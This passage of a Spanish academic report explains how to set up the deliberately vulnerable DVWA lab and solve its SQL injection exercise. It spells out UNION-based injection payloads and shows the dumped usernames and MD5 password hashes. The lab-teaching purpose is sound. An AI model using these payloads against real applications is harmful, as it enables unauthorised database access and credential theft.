


Ilustración 17 Ubicación del archivo php.ini

Dentro de este archivo buscaremos la siguiente línea “allow_url_include =” y modificaremos el valor después del signo igual a **On**.



```
php: Bloc de notas
Archivo Edición Formato Ver Ayuda
; http://php.net/upload-tmp-dir
upload_tmp_dir="C:\xampp\tmp"

; Maximum allowed size for uploaded files.
; http://php.net/upload-max-filesize
upload_max_filesize=40M

; Maximum number of files that can be uploaded via a single request
max_file_uploads=20

; Fopen wrappers


; whether to allow the treatment of URLs (like http:// or ftp://) as f
; http://php.net/allow-url-fopen
allow_url_fopen=On

; whether to allow include/require to open URLs (like http:// or ftp://
; http://php.net/allow-url-include
allow_url_include=On

; Define the anonymous ftp password (your email address). PHP's default
; for this is empty.
```

Ilustración 18 Modificación del archivo php.ini

Después de modificar este parámetro, reiniciaremos el servidor apache y recargamos la página de setup y verificaremos que todos los requisitos se encuentren en color verde y habilitados:



```
Setup Check

Web Server SERVER_NAME: 192.168.0.11

Operating system: Windows

PHP version: 7.4.23
PHP function display_errors: Enabled (Easy Mode!)
PHP function safe_mode: Disabled
PHP function allow_url_include: Enabled
PHP function allow_url_fopen: Enabled
PHP function magic_quotes_gpc: Disabled
PHP module gd: Installed
PHP module mysql: Installed
PHP module pdo_mysql: Installed

Backend database: MySQL/MariaDB
Database username: dvwa
Database password: *****
Database database: dvwa
Database host: 127.0.0.1
Database port: 3306
```

Ilustración 19 Setup con todos los elementos configurados

6. En la misma página de setup, al tener todo listo para correr la aplicación, daremos clic en el botón **Create / Reset Database** con el fin de levantar toda la estructura de la base de datos.




Ilustración 20 Despliegue de la base de datos

Al dar clic en este botón, y si no se presenta ningún inconveniente, seremos redirigidos a la página de Login de DVWA.



Ilustración 21 Login de DVWA

7. Para acceder a la aplicación web ingresaremos las siguientes credenciales:

Username = admin

Password = password

Al ingresar las credenciales, nos encontraremos en la página principal de la aplicación web, lo cual indicara que terminamos el proceso de despliegue y configuración de DVWA y estamos listos para explorar lo que nos ofrece este entorno.




Ilustración 22 Dashboard de DVWA 1.10

Alternativa

Otra opción para el despliegue de DVWA, aunque en una versión ya un poco antigua (específicamente la versión 1.0.7) sería el uso de una imagen de archivos o ISO en la cual se encuentra un sistema operativo de bajos recursos, operado a través de la consola y con los componentes requeridos para el uso de la aplicación web tales como Apache, MySQL y los archivos requeridos. Para el uso de este método se deben seguir los siguientes pasos (Singh, 2017):

1. Descargar la imagen desde VulnHub, a través del siguiente enlace (<https://download.vulnhub.com/dvwa/DVWA-1.0.7.iso>), o también accediendo a la página de VulnHub referente a DVWA en su versión 1.0.7 que se encuentra en el siguiente enlace (<https://www.vulnhub.com/entry/damn-vulnerable-web-application-dvwa-10743/>).



Back About Release | Download | Description | File information | Virtual Machine | Networking | Screenshot(s) | Walkthrough(s)

DAMN VULNERABLE WEB APPLICATION (DVWA): 1.0.7

About Release [Back to the Top](#)

Name: Damn Vulnerable Web Application (DVWA): 1.0.7
Date release: 2 Oct 2011
Author: RandomStorm
Series: Damn Vulnerable Web Application (DVWA)
Web page: <http://www.dvwa.co.uk/>

Download [Back to the Top](#)

Please remember that VulnHub is a free community resource so we are unable to check the machines that are provided to us. Before you download, please read our FAQs sections dealing with the dangers of running unknown VMs and our suggestions for "protecting yourself and your network. If you understand the risks, please download!

DVWA-1.0.7.iso (Size: 480 MB)
Download: <http://www.dvwa.co.uk/DVWA-1.0.7.iso>
Download (Mirror): <https://download.vulnhub.com/dvwa/DVWA-1.0.7.iso>
Download (torrent): <https://download.vulnhub.com/dvwa/DVWA-1.0.7.iso.torrent> (Magnet)

Ilustración 23 Descarga de imagen de DVWA

2. Crear una maquina virtual con las siguientes especificaciones:

- Nombre: DVWA
- Tipo: Linux
- Versión: Linux 2.6 / 3.x / 4.x (64/32-bit dependiendo de la arquitectura de su máquina anfitriona)
- Tamaño de memoria: 1024 MB
- Crear un disco virtual ahora.






Ilustración 24 Configuración de la máquina virtual



4. Iniciar la máquina virtual y en la pantalla de instalación seleccionaremos la primera opción de Live, esto indica que solo se montara el sistema operativo y los componentes de software integrados a




Ilustración 27 Boot de maquina DVWA

El acceso a la aplicación se debe realizar a través de la dirección IP (obtener la IP de la maquina virtual con el comando **ifconfig**, si esta no se encuentra en el mismo rango de IPs de su red, apague la maquina y modifique el tipo de red del adaptador 1 de su máquina virtual a Adaptador puente). La ruta de acceso es la siguiente: http://192.168.0.1*/login.php.

Nota: *el uso de este método puede ser un poco más engorroso debido a la descarga y configuración de la máquina virtual, pero nos evita el proceso de configuración del servidor apache y la base de datos. Hay que tener en cuenta que siempre se requerirá de tener el archivo.iso para iniciar la máquina virtual.*

Con todo este proceso de despliegue y configuración de DVWA, precederemos a navegar a través del dashboard, en donde podremos encontrar en la columna izquierda el listado de actividades enfocadas en los ataques más comunes de los cuales las aplicaciones web son objetivo en la actualidad. Dentro de DVWA nos encontraremos con módulos dedicados a la explotación de las vulnerabilidades más conocidas en la actualidad, tales como la inyección SQL, XSS, ataques de fuerza bruta, entre otros elementos.




Ilustración 28 Listado de módulos/retos de DVWA en sus versiones 1.10 y 1.7 (de izquierda a derecha)

Debemos tener en cuenta que DVWA no es un entorno estático, ya que nos permite realizar la configuración de que nivel de dificultad queremos emplear acorde a nuestras habilidades, iniciando desde un nivel bajo hasta un nivel alto o imposible, esto le dará al usuario un entorno más desafiante además de generarle mayor interés en continuar el desarrollo de sus habilidades, Para configurar el nivel de dificultad en que queremos usar la aplicación web, nos dirigiremos a **DVWA Security** y configuraremos el nivel de dificultad en que nos sintamos más cómodos, en mi caso lo configure con la dificultad más baja.





Ilustración 29 Configuración de nivel de seguridad de DVWA

Finalmente, realizaremos un ejemplo de uso de la aplicación, para esto nos dirigiremos al apartado de SQL Injection, en esta ventana encontraremos un input y un botón, en principio, la pagina esta diseñada para buscar el nombre y apellido de un usuario asociado al id ingresado (Rincón, 2020). Esta información se nos es suministrada a través del botón **View Help**, en la ventana que este despliega, nos cuenta que la base de datos cuenta con una tabla llamada

users, en la cual se encuentran 5 credenciales de usuario, y se nos reta a obtener las contraseñas de estas. Si requiriéramos de una ayuda extra, podríamos ver el código PHP de la página, esto dando clic en el botón **View Source**.



Vulnerability: SQL Injection

User ID:

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/techtips/sql-injection.html>

Ilustración 30 Ejercicio de inyección de SQL

Para cumplir con el reto propuesto, y revisando obtenemos la línea de código en donde se nos indica el comando SQL ejecutado para la obtención de los datos de la base de datos. `$getid = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";` de esta sentencia, vamos a crear una sentencia que nos permita obtener las credenciales. Este comando debe cumplir con los siguientes elementos:

- Respetar los campos delimitados en la sentencia SELECT (First_name, Last_name)
- Obtener las 5 credenciales
- Rescatar las credenciales de la forma más limpia posible y clara

Primero que todo, veamos el output que generaría este formulario si le pidiéramos el nombre completo de la persona identificada con el ID 1:



Vulnerability: SQL Injection

User ID:

ID: 1
First name: admin
Surname: admin

Ilustración 31 Funcionamiento de la página de inyección de SQL

Como se puede ver, nos imprime el ID ingresado, el nombre y el apellido de la persona asociada a este, precisamente encontrándose asociado a este ID un usuario administrador de la plataforma. Ahora, recordando el comando SQL con el que se extrae la información, podemos los nombres completos de todos los usuarios, por medio de la siguiente cadena ' OR '1', la cual generaría la siguiente sentencia SQL:

```
SELECT first_name, last_name FROM users WHERE user_id = '' OR '1'
```

Esta sentencia genera un conflicto, el cual permite que, al no cumplirse la primera condición, que el ID de un usuario sea igual a "", se cumpla la condición '1', la cual es una condición que siempre tendrá como resultado verdad con todos los registros de una tabla. Al poner en prueba esta cadena, se obtiene el siguiente resultado, en donde, en el campo de ID se evidencia la cadena inyectada, y en los otros campos se muestra el nombre y apellido de cada usuario:

Vulnerability: SQL Injection

User ID:


```
ID: ' OR '1
First name: admin
Surname: admin

ID: ' OR '1
First name: Gordon
Surname: Brown

ID: ' OR '1
First name: Hack
Surname: Me

ID: ' OR '1
First name: Pablo
Surname: Picasso

ID: ' OR '1
First name: Bob
Surname: Smith
```

Ilustración 32 Primera inyección de SQL

Con esta secuencia, si lo que en realidad requerimos es obtener las credenciales, se puede emplear la siguiente sentencia ' **AND 1 UNION select user, password from users #** la cual incorpora la cadena anterior, permitiendo inicialmente obtener todos los registros, con la sentencia UNION nos permitirá el unir a los datos previamente obtenidos los que se encuentran en el segundo SELECT, el cual permite la obtención de todas las credenciales, encasillándolas

dentro de los campos disponibles e indicados en el primer SELECT, además de incluir al final de símbolo # (numeral) el cual ignora la comilla final donde se inyecta la instrucción SQL. La sentencia final quedaría de la siguiente forma:

```
SELECT first_name, last_name FROM users WHERE user_id = '' AND 1 UNION select  
user, password from users #'
```

El resultado de esta sentencia, con la que finalmente obtendríamos las credenciales es el siguiente:

Vulnerability: SQL Injection

User ID:

ID: ' and 1 union select user, password from users #
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: ' and 1 union select user, password from users #
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: ' and 1 union select user, password from users #
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' and 1 union select user, password from users #
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' and 1 union select user, password from users #
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

Ilustración 33 Obtención de credenciales

Como se ve en la anterior imagen, el usuario y la contraseña se ubican en los campos de “First name” y “Surname” respectivamente, por lo que se cumple con las condiciones expuestas, además de controlar el limitante de la comilla al final, además de obtener el resultado de forma simple y aprovechando el formato de salida que tiene la página.

Conclusiones

- Las herramientas para el bloque de ataques a aplicaciones web no solo pueden ser aquellas que se destinan al campo de actuar, sino que es más que necesario contemplar todas aquellas herramientas que nos ayudan a comprender la naturaleza de los ataques y a su vez saber donde se ubican las vulnerabilidades que los

posibilitan, esto con el fin de saber como realizar actividades de parcheo sobre las falencias de seguridad en las aplicaciones web en producción o en uso.

- DVWA es una herramienta/ entorno muy fácil de desplegar en el cual, como aprendices, podemos comenzar nuestra ruta de aprendizaje, poniéndonos en el lugar de los atacantes y educándonos a la vez en que cambios podemos realizar en el software que producimos.
- Las herramientas enfocadas en el bloque de ataques a las aplicaciones siempre tendrán en cuenta a entidades como la OWASP para la definición de sus módulos, ejemplo claro es como DVWA se encuentra dividido en ejercicios enfocados en las principales vulnerabilidades presentes en las aplicaciones web.

Bibliografía

- Bennetts, S. (2021, October 6). *zaproxy/zaproxy: The OWASP ZAP core project*. Github / Zaproxy. <https://github.com/zaproxy/zaproxy>
- Caballero, A. (2015, October 29). *Instalación de Damn Vulnerable Web Application (DVWA)* | Alonso Caballero / ReYDeS. Reydes. http://www.reydes.com/d/?q=Instalacion_de_Damn_Vulnerable_Web_Application_DVWA
- Caballero, A. (2016, April 1). *Clonar un Sitio Web para Capturar Credenciales utilizando Social-Engineer Toolkit (SET)* | Alonso Caballero / ReYDeS. Reydes. http://www.reydes.com/d/?q=Clonar_un_Sitio_Web_para_Capturar_Credenciales_utilizando_Social_Engineer_Toolkit_SET
- Conisilla, F. (2019, November 25). *Aprende a crear una campaña de phishing en menos de 5 minutos* | by Fernando Conisilla | Medium. Medium. <https://medium.com/@fvconi1991/aprende-a-crear-una-campaña-de-phishing-en-menos-de-5-minutos-cdf8209689f3>
- de la Fuente, A. A. (2017, July 3). *Un informático en el lado del mal: Un pentesting usando OWASP Top Ten 2017: Sensitive Data Exposure, Security Misconfiguration & Code Injection*. UN INFORMÁTICO EN EL LADO DEL MAL. <https://www.elladodelmal.com/2017/07/un-pentesting-usando-owasp-top-ten-2017.html>
- DragonJAR. (2008, December 16). *WebGoat, Plataforma de Pruebas de Seguridad Web - instalación y ejecución en Windows*. DragonJAR. <https://www.dragonjar.org/labs-owasp->

webgoat-plataforma-de-pruebas-de-seguridad-web-instalacion-en-windows.xhtml

DragonJAR. (2009, May 26). *DVWA - Damn Vulnerable Web App - DragonJAR*. DragonJAR.

https://www.dragonjar.org/dvwa-damn-vulnerable-web-app.xhtml?__cf_chl_managed_tk__=pmd_3yWuuw6UXfaCIm3clLJat35N4RwsBm8IBSxtK9x7cSQ-1635309644-0-gqNtZGzNAXCjcnBszRa9

DragonJAR. (2012, September 29). *The Social-Engineer Toolkit - DragonJAR SAS cursos, auditorias*. DragonJAR.

https://www.dragonjar.org/the-social-engineer-toolkit.xhtml?__cf_chl_managed_tk__=pmd_F1TOC9NszvZG2hb5dRTsGDOiCFwUh3MLIH0AyZ..6uA-1635222400-0-gqNtZGzNAXCjcnBszQkl#Iniciando_el_The_Social-Engineer_Toolkit

Fernandez, C. (2010). *The OWASP Foundation OWASP Introducción a OWASP*.

https://owasp.org/www-pdf-archive/Introduccion_a_la_OWASP.pdf

Gomez, A., & BBVA. (2018, January 8). *Ataques de ingeniería social: qué son y cómo evitarlos*.

BBVA. <https://www.bbva.com/es/ataques-ingenieria-social-evitarlos/>

Navarro, B. (2018). *USO DE LA APLICACIÓN WEBGOAT PARA EL APRENDIZAJE DE LAS VULNERABILIDADES MÁS EXPLOTADAS EN APLICACIONES WEB* [UNIVERSIDAD DE SAN CARLOS DE GUATEMALA]. <http://www.repositorio.usac.edu.gt/11211/1/BraynerEstuardoNavarroVásquez.pdf>

Nieto, A. (2021, September 25). *OWASP Top-10 2017 está muriendo, larga vida a OWASP Top-10 2021 - Una al Día*. Una Al Día . <https://unaaldia.hispasec.com/2021/09/owasp-top-10-2017-esta-muriendo-larga-vida-a-owasp-top-10-2021.html>

OWASP. (2017). *OWASP Top 10 - 2017 Los diez riesgos más críticos en Aplicaciones Web*. <https://github.com/OWASP/Top10/issues>

OWASP. (2020). *OWASP ZAP 2.7 Guía de Inicio*. <https://usermanual.wiki/Pdf/ZAPGettingStartedGuide27esES.970937345.pdf>

OWASP. (2021a, April 16). *OWASP ZAP – Getting Started*. OWASP. <https://www.zaproxy.org/getting-started/>

OWASP. (2021b, August 15). *A01 Broken Access Control - OWASP Top 10:2021*. OWASP . https://owasp.org/Top10/A01_2021-Broken_Access_Control/

OWASP. (2021c, September). *OWASP Top 10:2021*. OWASP. <https://owasp.org/Top10/>

OWASP. (2021d, September 5). *OWASP WebGoat - Learn the hack - Stop the attack*. OWASP.

<https://owasp.org/www-project-webgoat/>

OWASP. (2021e, September 5). *WebGoat/WebGoat: WebGoat is a deliberately insecure application*. GitHub/WebGoat. <https://github.com/WebGoat/WebGoat>

OWASP. (2021f, October 15). *A02 Cryptographic Failures - OWASP Top 10:2021*. OWASP . https://owasp.org/Top10/A02_2021-Cryptographic_Failures/

OWASP. (2021g, October 15). *A03 Injection - OWASP Top 10:2021*. OWASP . https://owasp.org/Top10/A03_2021-Injection/

OWASP. (2021h, October 15). *A04 Insecure Design - OWASP Top 10:2021*. OWASP . https://owasp.org/Top10/A04_2021-Insecure_Design/

OWASP. (2021i, October 15). *A05 Security Misconfiguration - OWASP Top 10:2021*. OWASP . https://owasp.org/Top10/A05_2021-Security_Misconfiguration/

OWASP. (2021j, October 15). *A06 Vulnerable and Outdated Components - OWASP Top 10:2021*. OWASP . https://owasp.org/Top10/A06_2021-Vulnerable_and_Outdated_Components/

OWASP. (2021k, October 15). *A07 Identification and Authentication Failures - OWASP Top 10:2021*. OWASP . https://owasp.org/Top10/A07_2021-Identification_and_Authentication_Failures/

OWASP. (2021l, October 15). *A08 Software and Data Integrity Failures - OWASP Top 10:2021*. OWASP . https://owasp.org/Top10/A08_2021-Software_and_Data_Integrity_Failures/

OWASP. (2021m, October 15). *A09 Security Logging and Monitoring Failures - OWASP Top 10:2021*. OWASP . https://owasp.org/Top10/A09_2021-Security_Logging_and_Monitoring_Failures/

OWASP. (2021n, October 15). *A10 Server Side Request Forgery (SSRF) - OWASP Top 10:2021*. OWASP . https://owasp.org/Top10/A10_2021-Server-Side_Request_Forgery_%28SSRF%29/

Restrepo, J. A. (2017, April 10). *¿Qué es OWASP?, Open Web Application Security Project - YouTube*. DragonJAR - Seguridad Informática. <https://www.youtube.com/watch?v=-4gj0MjRnFY>

Rincón, C. (2020, October 16). *SQL Injection con DVWA (Damn Vulnerable Web Application) - YouTube*. Youtube. <https://www.youtube.com/watch?v=LCY99wWPPIM>

Romaniz, S. (2008). *Seguridad de aplicaciones web: vulnerabilidades en los controles de*

acceso. <http://sedici.unlp.edu.ar/bitstream/handle/10915/21581/1927+-+Seguridad+de+aplicaciones+web+vulnerabilidades+en+los+controles+de+acceso.pdf?sequence=1>

Singh, S. (2017, January 4). *How to Setup DVWA iso on Virtual Box (with picture) - Bitforestinfo*. Bitforestinfo. <https://www.bitforestinfo.com/blog/01/04/how-to-setup-dvwa-iso-on-virtual-box.html>

TalSoft TS. (2020, June 15). *Reportes OWASP Zed Attack Proxy | . TalSoft TS - Consultoría En Seguridad Informática*. <https://www.talsoft.com.ar/site/es/research/tools/reporte-extension-zap-proxy-owasp/>

The DVWA team. (2020, September 13). *GitHub - digininja/DVWA: Damn Vulnerable Web Application (DVWA)*. Github. <https://github.com/digininja/DVWA>

TrustedSec. (2021, July 19). *trustedsec/social-engineer-toolkit: The Social-Engineer Toolkit (SET) repository from TrustedSec - All new versions of SET will be deployed here*. GitHub/TrustedSec. <https://github.com/trustedsec/social-engineer-toolkit>

Tabla de Ilustraciones

Ilustración 1 La OWASP es una de las organizaciones más importantes en el ámbito de la seguridad de software	3
Ilustración 2 ZAP es una herramienta muy completa para el Pentesting y la gestión de vulnerabilidades.....	5
Ilustración 3 WebGoat en un entorno ideal para ver como las vulnerabilidades se convierten en ataques.....	7
Ilustración 4 Puntajes de las vulnerabilidades del top del 2017.....	12
Ilustración 5 Puntajes de las vulnerabilidades del top de 2021	16
Ilustración 6 Cambios presentados en el top 10 de vulnerabilidades en aplicaciones web de la OWASP	17
